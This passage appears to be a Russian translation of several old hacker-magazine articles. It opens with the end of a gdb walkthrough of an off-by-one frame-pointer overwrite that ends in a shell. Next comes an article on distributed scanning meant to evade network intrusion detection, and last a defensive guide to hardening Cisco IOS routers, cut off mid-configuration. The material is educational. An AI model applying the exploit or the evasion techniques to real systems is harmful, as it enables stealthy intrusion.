0x8048156 <func+34>:    leal    (%esi),%esi
0x8048158 <func+36>:    leal    0xfffff00(%ebp),%edx
0x804815e <func+42>:    movl    %edx,%eax
0x8048160 <func+44>:    addl    0xfffffec(%ebp),%eax
0x8048166 <func+50>:    movl    0x8(%ebp),%edx
0x8048169 <func+53>:    addl    0xfffffec(%ebp),%edx
0x804816f <func+59>:    movb    (%edx),%cl
0x8048171 <func+61>:    movb    %cl,(%eax)
0x8048173 <func+63>:    incl    0xfffffec(%ebp)
0x8048179 <func+69>:    jmp     0x8048148 <func+20>
0x804817b <func+71>:    nop
0x804817c <func+72>:    movl    %ebp,%esp
0x804817e <func+74>:    popl    %ebp
0x804817f <func+75>:    ret
End of assembler dump.
(gdb) break *0x804817e
Breakpoint 1 at 0x804817e
(gdb) break *0x804817f
Breakpoint 2 at 0x804817f
(gdb)

```

Эти первые точки останова позволят нам отслеживать содержимое %ebp до и после его извлечения из стека. Эти значения будут соответствовать исходному и перезаписанному значениям.

```

(gdb) disassemble main
Dump of assembler code for function main:
0x8048180 <main>:      pushl   %ebp
0x8048181 <main+1>:     movl    %esp,%ebp
0x8048183 <main+3>:     cmpl    $0x1,0x8(%ebp)
0x8048187 <main+7>:     jg      0x80481a0 <main+32>
0x8048189 <main+9>:      pushl    $0x8058ad8
0x804818e <main+14>:     call    0x80481b8 <_IO_printf>
0x8048193 <main+19>:     addl    $0x4,%esp
0x8048196 <main+22>:     pushl    $0xffffffff
0x8048198 <main+24>:     call    0x804d598 <exit>
0x804819d <main+29>:     addl    $0x4,%esp
0x80481a0 <main+32>:     movl    0xc(%ebp),%eax
0x80481a3 <main+35>:     addl    $0x4,%eax
0x80481a6 <main+38>:     movl    (%eax),%edx
0x80481a8 <main+40>:     pushl    %edx
0x80481a9 <main+41>:     call    0x8048134 <func>
0x80481ae <main+46>:     addl    $0x4,%esp
0x80481b1 <main+49>:     movl    %ebp,%esp
0x80481b3 <main+51>:     popl    %ebp
0x80481b4 <main+52>:     ret
0x80481b5 <main+53>:     nop

```

```

0x80481b6 <main+54>:    nop
0x80481b7 <main+55>:    nop
End of assembler dump.
(gdb) break *0x80481b3
Breakpoint 3 at 0x80481b3
(gdb) break *0x80481b4
Breakpoint 4 at 0x80481b4
(gdb)

```

Здесь мы хотим отследить перенос нашего перезаписанного %ebp в %esp и содержимое %esp вплоть до возврата из main(). Запустим программу.

```

(gdb) c
Continuing.

Breakpoint 1, 0x804817e in func ()
(gdb) info reg ebp
ebp                0xbffffd64          0xbffffd64
(gdb) c
Continuing.

Breakpoint 2, 0x804817f in func ()
(gdb) info reg ebp
ebp                0xbffffd5c          0xbffffd5c
(gdb) c
Continuing.

Breakpoint 3, 0x80481b3 in main ()
(gdb) info reg esp
esp                0xbffffd5c          0xbffffd5c
(gdb) c
Continuing.

Breakpoint 4, 0x80481b4 in main ()
(gdb) info reg esp
esp                0xbffffd60          0xbffffd60
(gdb)

```

Сначала мы видим исходное значение %ebp. После извлечения из стека видно, что оно заменяется тем, которое было перезаписано последним байтом нашей переполняющей строки — 0x5c. После этого %ebp переносится в %esp, и наконец, после повторного извлечения %ebp из стека, %esp увеличивается на 4 байта. Итоговое значение — 0xbffffd60. Посмотрим, что там находится.

```

(gdb) x 0xbffffd60
0xbffffd60 <__collate_table+3086619092>:    0xbfffc74
(gdb) x/10 0xbfffc74
0xbfffc74 <__collate_table+3086618856>:    0x90909090
0x90909090 0x90909090          0x90909090
0xbfffc84 <__collate_table+3086618872>:    0x90909090
0x90909090 0x90909090          0x90909090
0xbfffc94 <__collate_table+3086618888>:    0x90909090
0x90909090
(gdb)

```

Видно, что 0xbffffd60 — это фактический адрес указателя, указывающего в середину пор'ов прямо перед нашим шеллкодом. Когда процессор вернётся из main(), он извлечёт этот указатель в %ebp и перейдёт по адресу 0xbfffc74. Именно в этот момент начнёт выполняться наш шеллкод.

```

(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0x40000990 in ?? ()
(gdb) c
Continuing.
bash$

```

## Выводы

Несмотря на то что техника выглядит изящно, ряд проблем остаётся нерешённым. Изменение хода выполнения программы с помощью всего одного байта перезаписываемых данных — безусловно, возможно, но при каких условиях? На самом деле воспроизведение контекста эксплуатации может оказаться трудной задачей во враждебной среде, или, что ещё хуже, на удалённом хосте. Нам пришлось бы угадывать точный размер стека целевого процесса. К этой проблеме добавляется необходимость того, чтобы переполняемый буфер находился непосредственно рядом с сохранённым указателем фрейма, а значит, он должен быть первой переменной, объявленной в своей функции. Излишне говорить, что выравнивание также должно приниматься во внимание. А что насчёт атаки на архитектуры big-endian? Мы не можем позволить себе перезаписывать только самый значимый байт указателя фрейма, если только у нас нет возможности достичь этого изменённого адреса...

Из этой практически неэксплуатируемой ситуации можно сделать выводы. Хотя меня удивило бы, если бы кто-то применил эту технику к реальной уязвимости, она определённо доказывает нам, что не существует «большого» или «маленького» переполнения, как не существует «большой» или «маленькой» уязвимости. Любой изъян эксплуатируем — всё, что нужно, это найти способ.

Благодарности: binf, rfp, halflife, route

---

--- EOF ---

# Распределённый сбор информации

Автор: hybrid

---

## Обзор

Сбор информации — это процесс определения характеристик одного или нескольких удалённых хостов (и/или сетей). Сбор информации может использоваться для построения модели целевого хоста и для облегчения последующих попыток проникновения.

В данной статье рассматривается и обосновывается новая модель сбора информации, а именно: распределённый сбор информации.

Акцент делается на уклонении от обнаружения на этапе (или этапах) сбора информации в ходе атаки, в особенности — со стороны NIDS (сетевых систем обнаружения вторжений).

Настоящая статья является дополнением к превосходным работам Томаса Х. Птачека и Тимоти Н. Ньюшема [1], а также horizon [2].

Прошу учесть, что я не претендую на открытие методологии распределённого сбора информации [3]; данная статья представляет собой обобщение, рассмотрение и экстраполяцию существующих работ.

---

## Введение

Современные методы удалённого сбора информации хорошо задокументированы [4], однако для удобства кратко перечислим их здесь:

### I. Обнаружение хостов

Определение доступности хоста. Традиционный метод — получить ICMP ECHO\_REPLY в ответ на ICMP ECHO\_REQUEST с помощью ping(1) или fping(1).

### II. Обнаружение сервисов

Иначе говоря — сканирование портов. Определение доступности сервисов TCP, UDP или RPC, например HTTP, DNS, NIS и т.д. Методы включают SYN- и FIN-сканирование, а также их разновидности, например фрагментационное сканирование.

### III. Определение топологии сети

Мне известны лишь два метода — модуляция TTL (traceroute) и запись маршрута (например, ping -R), хотя классический «сниффинг» является ещё одним (неинвазивным) методом.

### IV. Определение операционной системы

Иначе — снятие отпечатка стека TCP/IP. Определение типа удалённой ОС путём сравнения различий в поведении реализаций стека TCP/IP; см. nmap(1).

---

## Традиционная парадигма сбора информации

Традиционный метод сбора информации предполагает применение техник по модели «один к одному» или «один ко многим»; то есть атакующий применяет техники (как правило) линейно против одного целевого хоста либо против логической группы целевых хостов (например, подсети).

Традиционный сбор информации нередко оптимизирован по скорости и часто выполняется параллельно (например, nmap).

---

## Парадигма распределённого сбора информации

При распределённом подходе сбор информации осуществляется по модели «многие к одному» или «многие ко многим». Атакующий использует несколько хостов для выполнения техник сбора информации случайным, ограниченным по скорости, нелинейным образом.

Мета-цель распределённого сбора информации состоит в том, чтобы избежать обнаружения как со стороны N-IDS (сетевых систем обнаружения вторжений), так и при анализе человеком (например, системными администраторами).

Техники распределённого сбора информации направлены на преодоление эвристики обнаружения атак, применяемой N-IDS; эта эвристика описана ниже.

---

## Эвристика обнаружения атак N-IDS

Существует множество методов выполнения (псевдо) реального времени анализа данных сетевого трафика для обнаружения вторжений, две основные категории которых — M-IDS (обнаружение злоупотреблений) и A-IDS (обнаружение аномалий). A-IDS в настоящее время существуют преимущественно в исследовательской области, в частности в COAST [5]; M-IDS применяют метод сигнатурного анализа (в некоторых отношениях аналогичный антивирусному программному обеспечению) и широко используются в коммерческих и свободных N-IDS.

Сигнатуры N-IDS можно разделить на две категории — использующие составные или атомарные сигнатуры. Атомарные сигнатуры относятся к одному «событию» (как правило, одному пакету), например атака большим пакетом / ping-атака. Составные сигнатуры охватывают несколько событий (несколько пакетов), например сканирование портов или SYN-флуд.

Для обнаружения вредоносного или аномального поведения составные сигнатуры обычно используют простое уравнение с компонентами THRESHOLD (порог) и DELTA (временной интервал). THRESHOLD — это простой целочисленный счётчик; DELTA — продолжительность времени, например 6 минут.

Например, сигнатура SYN-флуда [6] может выглядеть так:

*«SYN-флуд обнаружен, если за 75 секунд зафиксировано более 10 SYN-пакетов»*

Таким образом, в приведённом примере THRESHOLD равен «10 пакетов», а DELTA — «75 секунд».

---

## Обход N-IDS

В каждом компоненте мониторинга N-IDS значения THRESHOLD и DELTA, связанные с каждой сигнатурой, должны быть тщательно настроены так, чтобы фиксировать реальные атаки, но явно не срабатывать там, где атаки нет. «Ложное срабатывание» (false positive) определяется как неверное распознавание атаки; «ложное отрицание» (false negative) — как неспособность распознать атаку в процессе её выполнения.

Этот процесс настройки представляет собой нетривиальный «балансирующий акт»: при слишком малых значениях N-IDS будет срабатывать без необходимости (и, скорее всего, будет игнорироваться); при слишком больших — N-IDS будет пропускать реальные атаки.

Используя эту информацию, цель распределённого сбора информации состоит, следовательно, не только в получении информации, но и в том, чтобы вызвать состояние ложного отрицания в любой N-IDS, контролирующей цель.

Техники, применяемые распределённым сбором информации для обхода N-IDS, описаны ниже.

---

## **Техники распределённого сбора информации**

### **I. Кооперация**

Применяя модель «многие к одному» или «многие ко многим», можно задействовать несколько хостов совместно для сбора информации. Несколько хостов-источников усложняют задачи корреляции и обнаружения для N-IDS.

Кооперация направлена на преодоление компонента THRESHOLD в сигнатуре распознавания атаки N-IDS.

### **II. Растяжение по времени**

Увеличивая (или «растягивая во времени») продолжительность атаки (особенно на этапах обнаружения хостов и сервисов), мы рассчитываем «опуститься ниже» значения DELTA, используемого N-IDS для обнаружения атаки.

### **III. Рандомизация**

Пакеты, используемые для сбора информации — такие как ICMP-датаграмма или SYN-пакет — должны по возможности содержать случайные значения (в пределах ограничений соответствующего RFC), например: случайные порядковые номера TCP и номера подтверждения, случайный исходящий порт TCP, случайный IP id и т.д. Libnet [7] — превосходная переносимая библиотека генерации пакетов, включающая функциональность рандомизации.

Рандомизацию следует также применять к временным интервалам между отправляемыми пакетами и к порядку сканирования хостов и/или портов. Например, сканирование портов 53, 111 и 23 с нерегулярными интервалами между зондированием каждого порта (например, от 6 до 60 минут) предпочтительнее линейного, последовательного сканирования, выполненного за несколько секунд.

В IP-заголовке рекомендую рандомизировать IP ID и, возможно, TTL; в TCP-заголовке — исходящий порт, порядковый номер и номер подтверждения (где возможно); в UDP-заголовке — исходящий порт.

Алгоритм, используемый для рандомизации, должен быть тщательно выбран, иначе свойства самого алгоритма могут быть зафиксированы как сигнатура! Существует несколько документов, посвящённых рандомизации в целях безопасности; хорошей отправной точкой является [8].

---

## **Преимущества**

Преимущества применения методологии распределённого сбора информации таковы:

### **I. Скрытность**

Применяя техники кооперации, растяжения по времени и рандомизации, мы рассчитываем уклониться от обнаружения N-IDS.

### **II. Корреляционная информация**

Получение нескольких «точек зрения» на цель позволяет построить более полную модель цели, включая информацию о нескольких маршрутах и временных характеристиках.

### **III. Повсеместный сбор информации**

Контрмеры типа «г-бокс» (такие как динамическая конфигурация маршрутизатора или межсетевого экрана), применяемые некоторыми N-IDS, становятся менее эффективными при использовании нескольких хостов-источников.

---

## **Эволюция N-IDS**

Как будут развиваться N-IDS для противодействия распределённому сбору информации? Вероятно, обнаружение распределённого сбора информации будет доступно лишь в режиме ретроспективного анализа, в противоположность (псевдо) реальному времени. Журналы нескольких агентов N-IDS должны быть централизованы и взаимно скоррелированы, прежде чем атаки с применением распределённого сбора информации смогут быть обнаружены.

В крупной организации (например, военной, государственной или корпоративной) процесс консолидации событий следует считать нетривиальной задачей.

---

## **Коммерческое программное обеспечение для сбора информации, или Сканеры уязвимостей**

Использование модели распределённого сканирования даёт ряд преимуществ для коммерческих поставщиков технологий сетевого сканирования уязвимостей. Распределённая модель позволила бы создавать локализованные «зоны полномочий» (то есть делегирование полномочий), собирать информацию за NAT (и межсетевыми экранами, при соответствующей настройке), а также преодолевать ограничения пропускной способности, обусловленные топологией сети.

На данный момент мне неизвестны коммерческие (или свободные) сканеры уязвимостей, использующие распределённую архитектуру.

---

## **Заключение**

Распределённый сбор информации является экстраполяцией и логическим развитием существующей традиционной парадигмы сбора информации. Его основная цель — уклонение от обнаружения автоматизированными (N-IDS) или человеческими средствами.

Если вы решите применять техники распределённого сбора информации, вам придётся идти на компромисс между оперативностью получения результатов и скрытностью.

---

## Литература

- [1] - "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection", Thomas H. Ptacek & Timothy N. Newsham, January 1998.
- [2] - "Defeating Sniffers and Intrusion Detection Systems", horizon, Phrack Magazine, Volume 8 Issue 54 Article 10 of 12, Dec 25th 1998.
- [3] - "SHADOW Indications Technical Analysis - Coordinated Attacks and Probes", Stephen Northcutt & Tim Aldrich, Sep 21 1998.
- [4] - "The Art of Port Scanning", Fyodor, Phrack Magazine, Volume 7 Issue 51 article 11 of 17, September 01 1997.
- [5] - COAST, <http://www.cs.purdue.edu/coast/ids>
- [6] - "Project Neptune", daemon9 / route / infinity, Phrack Magazine, Volume 7 Issue Forty-Eight File 13 of 18.
- [7] - Libnet, route, <http://www.packetfactory.net/libnet>
- [8] - RFC 1750, "Randomness Recommendations for Security", December 1994.
- [9] - Libpcap, LBNL Network Research Group, <http://ee.lbl.gov>

# Построение бастионных маршрутизаторов на базе Cisco IOS

Авторы: brett / variable k

---

## Аннотация

Специалисты в области сетевой безопасности и межсетевых экранов, как правило, хорошо разбираются в теме бастионных хостов, различных подходах и проблемах, связанных с их построением на разных платформах. Однако значительно меньше внимания уделяется вопросу защиты маршрутизаторов, подверженных атакам, — то есть построению бастионных маршрутизаторов.

Маршрутизаторы, и в особенности маршрутизаторы Cisco, часто применяются в различных частях систем межсетевой защиты — например, в качестве пограничных и дросселирующих пакетных фильтров. В этом качестве они могут быть высокоценными целями для злоумышленников. Данная статья предлагает простую методологию и конкретные примеры защиты маршрутизаторов Cisco под управлением IOS. Наши примеры основаны на версиях IOS, с которыми мы наиболее знакомы: 11.2 и 11.3. Тем не менее изложенные принципы могут быть применимы и к более старым, и к более новым версиям IOS (например, 12.0, другим версиям 11.X и 10.X), а возможно, и к оборудованию других производителей.

---

## Что вообще такое бастионный маршрутизатор?

Раньше маршрутизаторы занимались именно тем, что следует из их названия: маршрутизацией IP. Однако современные маршрутизаторы обладают функциями, позволяющими использовать их в качестве статических пакетных экранов, шлюзов безопасности (VPN) и других ключевых компонентов систем защиты. Существует даже вариант IOS под названием Firewall Feature Set (он отличается от межсетевого экрана PIX), который мы здесь не рассматриваем, поскольку не использовали его — этот вариант поддерживает stateful-фильтрацию пакетов, функции обнаружения вторжений и многое другое. Мы используем термин бастионный [0] маршрутизатор для обозначения маршрутизатора, который требует определённого уровня специальной настройки для защиты от атак.

В целом мы сосредотачиваемся на двух областях: защите самого маршрутизатора и защите хостов, находящихся за маршрутизатором (или, возможно, на его других интерфейсах).

---

## Базовая методология

Наша методология относительно проста. Мы хотим отключить функции и сервисы, включённые по умолчанию и не используемые нами. Иными словами: если мы что-то не используем — мы это отключаем. Мы включаем функции, которые могут помочь в защите маршрутизатора или сетей за

ним. Если нам необходима какая-либо функция, мы стараемся защитить её наилучшим образом с использованием механизмов защиты, предоставляемых IOS, — например, фильтров VTY. Мы применяем ACL на каждом интерфейсе, разрешающие только тот трафик, который мы решили пропускать, и запрещающие всё остальное (позиция «запрет по умолчанию»).

IOS поддерживает огромное количество функций; существует множество различных релизов и наборов функций. Наши примеры предполагают IOS версий 11.2 и 11.3 с набором функций IP Only, хотя мы будем указывать на исключения (например, TCP Intercept и Enterprise feature set) по мере их появления. Также мы не можем охватить все возможные способы настройки той или иной функции — наша цель состоит в том, чтобы поделиться тем, чему мы научились, и некоторыми методами настройки бастийных маршрутизаторов.

Итак, базовая методология, которой мы будем следовать:

1. Защита паролями
2. Ограничение удалённого доступа
3. Ограничение локального доступа
4. Отображение приветственного баннера
5. Настройка SNMP
6. Настройка журналирования и NTP
7. Прочие механизмы защиты
8. Защита от спуфинга
9. Противодействие атакам типа «отказ в обслуживании»
10. Защита хостов за маршрутизатором
11. Проверка конфигурации

Для целей примеров мы будем использовать образцовую сеть со следующей топологией. Также будем считать, что сеть 192.168/16 является маршрутизируемой.

```

Eth0  192.168.0.0/16          Eth1  172.16.1.0/30
      .1 +-----+ .1      .2
private net -----| Router |----- ISP
                  +-----+
access-list e0-in -->          <-- access-list e1-in
```

Полная итоговая конфигурация будет приведена в конце статьи в Приложении А.

---

## Предварительные сведения

### Краткое введение в интерфейс командной строки IOS

IOS от Cisco (Internetworking Operating System) — к счастью — поддерживает интерфейс командной строки, который Cisco называет CLI. Доступ к командной строке можно получить через консольный порт, модем или соединение TELNET. Сеанс командной строки называется EXEC-сеансом и аналогичен процессу оболочки Unix. Существует два традиционных типа EXEC-сеансов: уровень пользователя EXEC и привилегированный уровень EXEC. Уровень пользователя EXEC можно считать аналогом непривилегированной учётной записи в системе Unix, а привилегированный уровень EXEC — чем-то вроде суперпользовательской учётной записи или процесса с UID 0. Приглашение командной строки даже меняется, отображая знак решётки при переключении в привилегированный режим EXEC:

```
reeb>enable
Password:
```

```
reeb#
reeb#disable
reeb>
```

Можно также настраивать уровни привилегий. Мы рассмотрим это подробнее чуть позже.

Также доступна контекстно-зависимая справка. Ввод знака вопроса отобразит список доступных команд и параметров, которые можно ввести в данной точке. Например:

```
reeb#debug ip r?
rip  routing  rsvp  rtp

reeb#debug ip rip ?
events  RIP protocol events

reeb#debug ip rip
```

CLI также поддерживает мини-режим редактирования в стиле Emacs и историю команд по умолчанию. Таким образом, доступны С-п (следующая строка), С-р (предыдущая строка), С-а (начало строки), С-е (конец строки), С-и (очистка строки), С-w (удаление предыдущего слова), а также TAB для завершения частичной команды. Клавиши со стрелками тоже должны работать.

## Параметры конфигурации

Одна из вещей, способных вызвать значительную путаницу в IOS, — это то, как параметры конфигурации отображаются пользователю. Настройка по умолчанию не отображается при просмотре конфигурации маршрутизатора. Кроме того, значение по умолчанию может меняться между различными версиями IOS. Например, в IOS 11.2 сервисы `udp-small-servers` и `tcp-small-servers` включены по умолчанию. Поэтому при отключении малых UDP- и TCP-серверов в конфигурации вы увидите следующее:

```
version 11.2
no service udp-small-servers
no service tcp-small-servers
```

А при значениях по умолчанию параметр конфигурации отображаться не будет. Однако в версии 11.3 значения по умолчанию изменились на «no service» для обоих. Поэтому когда параметр конфигурации не отображается, UDP- и TCP-малые серверы отключены. Когда они включены, вы увидите следующее:

```
version 11.3
service udp-small-servers
service tcp-small-servers
```

Об этом нужно помнить при построении бастионных устройств Cisco, и может потребоваться некоторое расследование и детективная работа для определения того, какие именно сервисы и функции включены.

---

## Шаг 1: Защита паролями

Одно из первых действий, которые мы можем предпринять, — настройка и защита паролей. К ним относятся секреты аутентификации протоколов маршрутизации и NTP, пароли для входа в систему и пароль `enable` (режим привилегированного EXEC).

## Пароли и привилегии

Для аутентификации пользователей существует множество вариантов; например, переопределение классов доступа и поддержка TACACS, которые мы здесь не рассматриваем. Однако есть несколько важных вещей, которые мы хотели бы отметить в отношении паролей и поддержки привилегий. Во-первых, различные типы паролей имеют разные требования к конструкции и длине. Например, простой пароль OSPF может быть любой непрерывной строкой символов, вводимых с клавиатуры, длиной до 8 байт, тогда как ключ MD5 OSPF может быть любым буквенно-цифровым паролем длиной до 16 байт. Пароль линии может содержать до 80 символов, включая пробелы. Пароль enable secret и пароль пользователя могут содержать до 25 символов, в том числе пробелы. В некоторых случаях требования к конструкции паролей не описаны в документации достаточно чётко, поэтому вам придётся экспериментировать, чтобы придумать «хороший» пароль в зависимости от вашей среды.

Ранее мы упоминали «традиционные» режимы пользователя EXEC и привилегированного EXEC. На самом деле существует 16 уровней привилегий, пронумерованных от 0 до 15. Уровень 1 — это нормальный режим пользователя EXEC, а уровень 15 — режим привилегированного EXEC по умолчанию. Расширяя приведённый ранее пример:

```
reeb>show privilege
Current privilege level is 1
reeb>enable
Password:
reeb#show privilege
Current privilege level is 15
reeb#disable
reeb>show privilege
Current privilege level is 1
```

Механизм привилегий можно использовать для точной настройки конфигурации аутентификации применительно к вашей конкретной среде.

В качестве примера мы будем использовать отдельные уникальные персональные имена для входа для каждого из администраторов, которым предоставлен доступ к маршрутизатору — в целях аудита. Начнём с двух пользователей:

```
username variablek password st0rk
username brett password r0ddag
```

## service password-encryption

По умолчанию любой, кто имеет привилегированный доступ, может просматривать все пароли на маршрутизаторе. Если кто-то наблюдает за процессом настройки маршрутизатора, он может применить метод «подглядывания через плечо» и перехватить пароли.

Команда `service password-encryption` позволяет закодировать или «перемешать» большинство различных паролей маршрутизатора. Эти закодированные пароли также называются паролями типа 7 — по цифре, предшествующей закодированной строке пароля. Обратите внимание, что, хотя технически пароли считаются зашифрованными, этот сервис обеспечивает минимальную защиту и служит лишь для того, чтобы скрыть пароли от случайного наблюдения. Закодированные пароли тривиально расшифровываются простым shell-скриптом [1] или даже на салфетке за кружкой Гиннеса.

Заметим, что по какой-то причине сервис шифрования паролей не кодирует имена сообществ SNMP.

Признаём, что это практически ничего не добавляет с точки зрения безопасности паролей, однако вреда тоже не причиняет. Мы упоминаем об этом главным образом потому, что его название породило путаницу относительно его назначения и уровня защиты.

## enable secret

Эквивалентом доступа root в IOS является привилегированный режим EXEC, защищённый паролем enable. Существует два способа защиты пароля enable. Первый — использование команды `enable password`, которая применяет лишь тривиальный механизм кодирования Cisco.

Второй способ — использование команды `enable secret`, которая задействует MD5, однонаправленную криптографическую хеш-функцию. Пароли, защищённые с помощью MD5, также называются паролями типа 5. Для использования команды `enable secret` можно указать секрет enable, а затем удалить пароль enable, если он есть:

```
reeb(config)#enable secret s3kr3t
reeb(config)#no enable password
reeb(config)#exit

reeb#sh running-config
Building configuration...

enable secret 5 $1$k2gM$4W2tuuTUqxuRd.LQxsh/v.
```

Можно задаться вопросом: почему бы не защитить все пароли и секреты с помощью MD5? Это не сработает, потому что MD5 — это однонаправленная хеш-функция, а IOS должен иметь доступ к строкам открытого текста для таких вещей, как MD5-секрет MAC, который NTP может использовать для аутентификации, строки простой аутентификации OSPF и т.д.

---

## Шаг 2: Ограничение удалённого доступа

Маршрутизаторами Cisco можно управлять удалённо через соединение TELNET. Рекомендуется ограничить или даже отключить доступ по TELNET. Для ограничения доступа можно указать класс доступа на линиях VTY:

```
access-list 99 permit host mgmt_ip
access-list 99 deny any
!
line vty 0 4
  access-class 99 in
  login local
```

Кроме того, если вы используете списки доступа с запретом по умолчанию, вам нужно разрешить подключения к tcp/23 с конкретных исходных IP-адресов со стороны внутреннего интерфейса:

```
!
interface Ethernet0
  ip access-group e0-in in
!
ip access-list extended e0-in
  permit tcp host mgmt_ip host 192.168.0.1 eq 23
```

Если мы хотим полностью отключить прослушиватель TELNET (рекомендуется для открытых маршрутизаторов, являющихся высокоценными целями), подойдёт следующее:

```
line vty 0 4
  transport input none
```

Крайне параноидальная конфигурация может выглядеть примерно так:

```
access-list 99 deny any
!
line vty 0 4
  access-class 99 in
  exec-timeout 0 1
  login local
```

```
transport input none
```

Эта конфигурация, возможно, несколько избыточна, но она:

- устанавливает класс доступа «запретить всё» на VTY;
- отключает прослушиватель TELNET;
- устанавливает тайм-аут EXEC-сеанса в 1 секунду.

Поступали запросы на добавление поддержки SSH в IOS — судя по всему, ещё три года назад. Ходили даже слухи, что IOS 12.0 будет содержать поддержку SSH, но она туда не попала. В IOS также есть поддержка Kerberos и способ выполнить Kerberized TELNET к маршрутизатору, но мы этим не пользовались.

---

### Шаг 3: Ограничение локального доступа

По умолчанию при подключении к консольному порту или порту AUX пользователь получает доступ в режиме пользователя EXEC без пароля. Если маршрутизатор нельзя физически защитить, рекомендуется установить пароль пользователя EXEC на этих портах. Даже если маршрутизатор находится в защищённой среде, такой как запертая серверная комната, это не повредит.

```
line con 0
login local
! выход при простое консоли через 2 минуты
exec-timeout 2 0
line aux 0
! Раскомментируйте ниже для отключения входа на порту AUX
! no exec
! Или разрешите доступ по паролю
login local
```

Это не остановит решительного злоумышленника от получения доступа к маршрутизатору. Если у атакующего есть физический доступ к устройству, он может использовать широко известные методы восстановления пароля. [2]

---

### Шаг 4: Отображение приветственного баннера

Рекомендуется настроить приветственный баннер, предупреждающий пользователей о недопустимости несанкционированного доступа. Это может помочь в случае судебного преследования злоумышленника. Мы обычно используем что-то вроде следующего:

```
banner motd #

      This is a private system operated for and by
      Big Phreaking Bank (BPB).

      Authorization from BPB management is required to use
      this system.

      Use by unauthorized persons is prohibited.
#
```

Хотя вы должны адаптировать его в соответствии с вашими местными требованиями. BPB можно также расценить как «привлекательную» мишень. Примеры и более подробную информацию по теме приветственных баннеров смотрите в [3].

---

## Шаг 5: SNMP

Другой распространённый метод управления маршрутизатором — использование Simple Network Management Protocol (SNMP). IOS поддерживает SNMPv1 и SNMPv2. SNMPv1 не был разработан с учётом функций аутентификации и конфиденциальности данных. Некоторые реализации SNMPv2 содержат улучшения в области безопасности. SNMPv3 предположительно содержит ещё более существенные улучшения безопасности.

Как правило, мы оставляем SNMP отключённым на наших бастионных маршрутизаторах, однако если вам необходимо его включить, мы рекомендуем следующие защитные меры:

- Использовать труднопредсказуемое имя сообщества
- Сделать MIB доступным только для чтения
- Разрешить доступ только с конкретных хостов

Эти меры предосторожности можно реализовать с помощью следующей конфигурации:

```
! разрешить чтение SNMP с хостов в access-list 10
snmp-server community h4rd2gu3ss ro 10
!
! список доступа для чтения SNMP
access-list 10 permit host snmp_mgmt_ip
access-list 10 deny any
!
! отправлять ловушки с именами сообществ
snmp-server trap-authentication
! отправлять все ловушки на хост управления через внутренний интерфейс
snmp-server trap-source Ethernet0
snmp-server host snmp_mgmt_ip h4rd2gu3ss
!
interface Ethernet0
 ip access-group e0-in in
!
ip access-list extended e0-in
! разрешить доступ с конкретной машины изнутри
permit udp host snmp_mgmt_ip host 192.168.0.1 eq snmp
```

---

## Шаг 6: Журналирование данных

Если ваша политика безопасности требует ведения журналов для сброшенных access-list'ом пакетов или других событий безопасности, можно использовать средство syslog в IOS. Поскольку syslog использует UDP — ненадёжный транспортный механизм — рекомендуется отправлять сообщения более чем на один хост, что может снизить частоту потери сообщений из-за потерь пакетов или других аномалий (и это простой способ автоматически создать резервную копию журналов). Кроме того, синхронизация всех часов с помощью NTP значительно облегчает криминалистический анализ журналов в случае атаки или взлома.

## Настройка NTP

Без синхронизации времени на различных хостах вашего комплекса межсетевой защиты и сети корреляция событий по временным меткам сообщений журналов практически невозможна. Протокол NTP и реализация NTP от Cisco поддерживают криптографическую аутентификацию с использованием MD5 (DES также поддерживается протоколом в качестве хеша аутентификации, но

MD5 не имеет ограничений, связанных с американским экспортным законодательством). Это позволяет NTP-клиенту аутентифицировать свои источники времени и должно предотвратить подмену NTP-серверов злоумышленниками с целью манипуляций с системными часами. Если позволяет бюджет, рассмотрите возможность использования сетевого GPS-сервера точного времени (stratum 1) с поддержкой аутентификации MD5. Ниже мы настраиваем NTP на приём обновлений только от наших внутренних серверов времени и аутентификацию сообщений с использованием MD5 в качестве кода аутентификации сообщений (MAC).

```
! Настройка нашей часовой среды
clock timezone PST -8
clock summer-time zone recurring
! Настройка NTP
ntp authenticate
ntp authentication-key 1 md5 ntpk3y
ntp trusted-key 1
ntp access-group peer 20
ntp server ntp_server1_ip key 1 prefer
ntp server ntp_server2_ip key 1
!
! Разрешить выбранные NTP-хосты
access-list 20 permit host ntp_server1_ip
access-list 20 permit host ntp_server2_ip
access-list 20 deny any
```

## Настройка Syslog

В данном случае мы будем отправлять syslog-сообщения на два хоста и проставлять в них местные дату и время:

```
! Отправлять syslog-сообщения на хост управления с локальным временем
service timestamps log datetime localtime
logging syslog1_ip
logging syslog2_ip
```

По умолчанию маршрутизатор будет отправлять syslog-сообщения с категорией local7. Если вы хотите хранить сообщения маршрутизатора в отдельном файле, ваш syslog.conf должен содержать строку:

```
# router messages
local7.* /var/adm/router.log
```

Точный синтаксис и местоположение файла журнала могут варьироваться в зависимости от используемого вами syslogd.

Изменить категорию можно с помощью:

```
logging facility facility-type
```

---

## Шаг 7: Прочие механизмы защиты

### no ip source-route

Некоторые атаки используют опцию IP source route. Атаки основаны на возможности злоумышленника задавать путь, по которому будет следовать пакет. Злоумышленник может отправить пакет с маршрутизацией от источника к хосту-жертве за маршрутизатором, который затем будет отправлять пакеты обратно по тому же пути. Это позволяет ответам на подделанные

пакеты возвращаться к злоумышленнику. Многие современные операционные системы позволяют отбрасывать IP-пакеты с установленными опциями маршрутизации от источника. Тем не менее рекомендуется отбрасывать такие пакеты на краю сети с помощью опции `no ip source-route`.

## Ограничение ICMP

Несколько DoS-атак используют протокол ICMP. Рекомендуется ограничить типы допустимых ICMP-сообщений. Как минимум, чтобы обеспечить работу Path MTU Discovery (PMTU), следует рассмотреть возможность разрешения сообщений `packet-too-big`. Другие типы допустимых ICMP-сообщений будут определяться локальной политикой безопасности.

```
ip access-list extended e1-in
! Разрешить сообщения о необходимости фрагментации (тип 3 код 4)
permit icmp any 192.168.0.0 0.0.255.255 packet-too-big
! Разрешить исходящий ping и MS-style traceroute (тип 0)
permit icmp any 192.168.0.0 0.0.255.255 echo-reply
! Раскомментировать для разрешения ping в внутреннюю сеть (тип 8)
! permit icmp any 192.168.0.0 0.0.255.255 echo
! Раскомментировать для разрешения traceroute
! permit icmp any 192.168.0.0 0.0.255.255 ttl-exceeded
```

## Отключение ненужных сервисов

Далее мы можем отключить ненужные сервисы. По умолчанию в IOS включены некоторые сервисы, которые позволяют злоумышленникам получать информацию и проводить атаки типа «отказ в обслуживании» (хотя см. выше по поводу проблем с изменёнными значениями по умолчанию в более новых версиях IOS и определения того, что реально включено).

Мы отключим следующее:

```
no service udp-small-servers
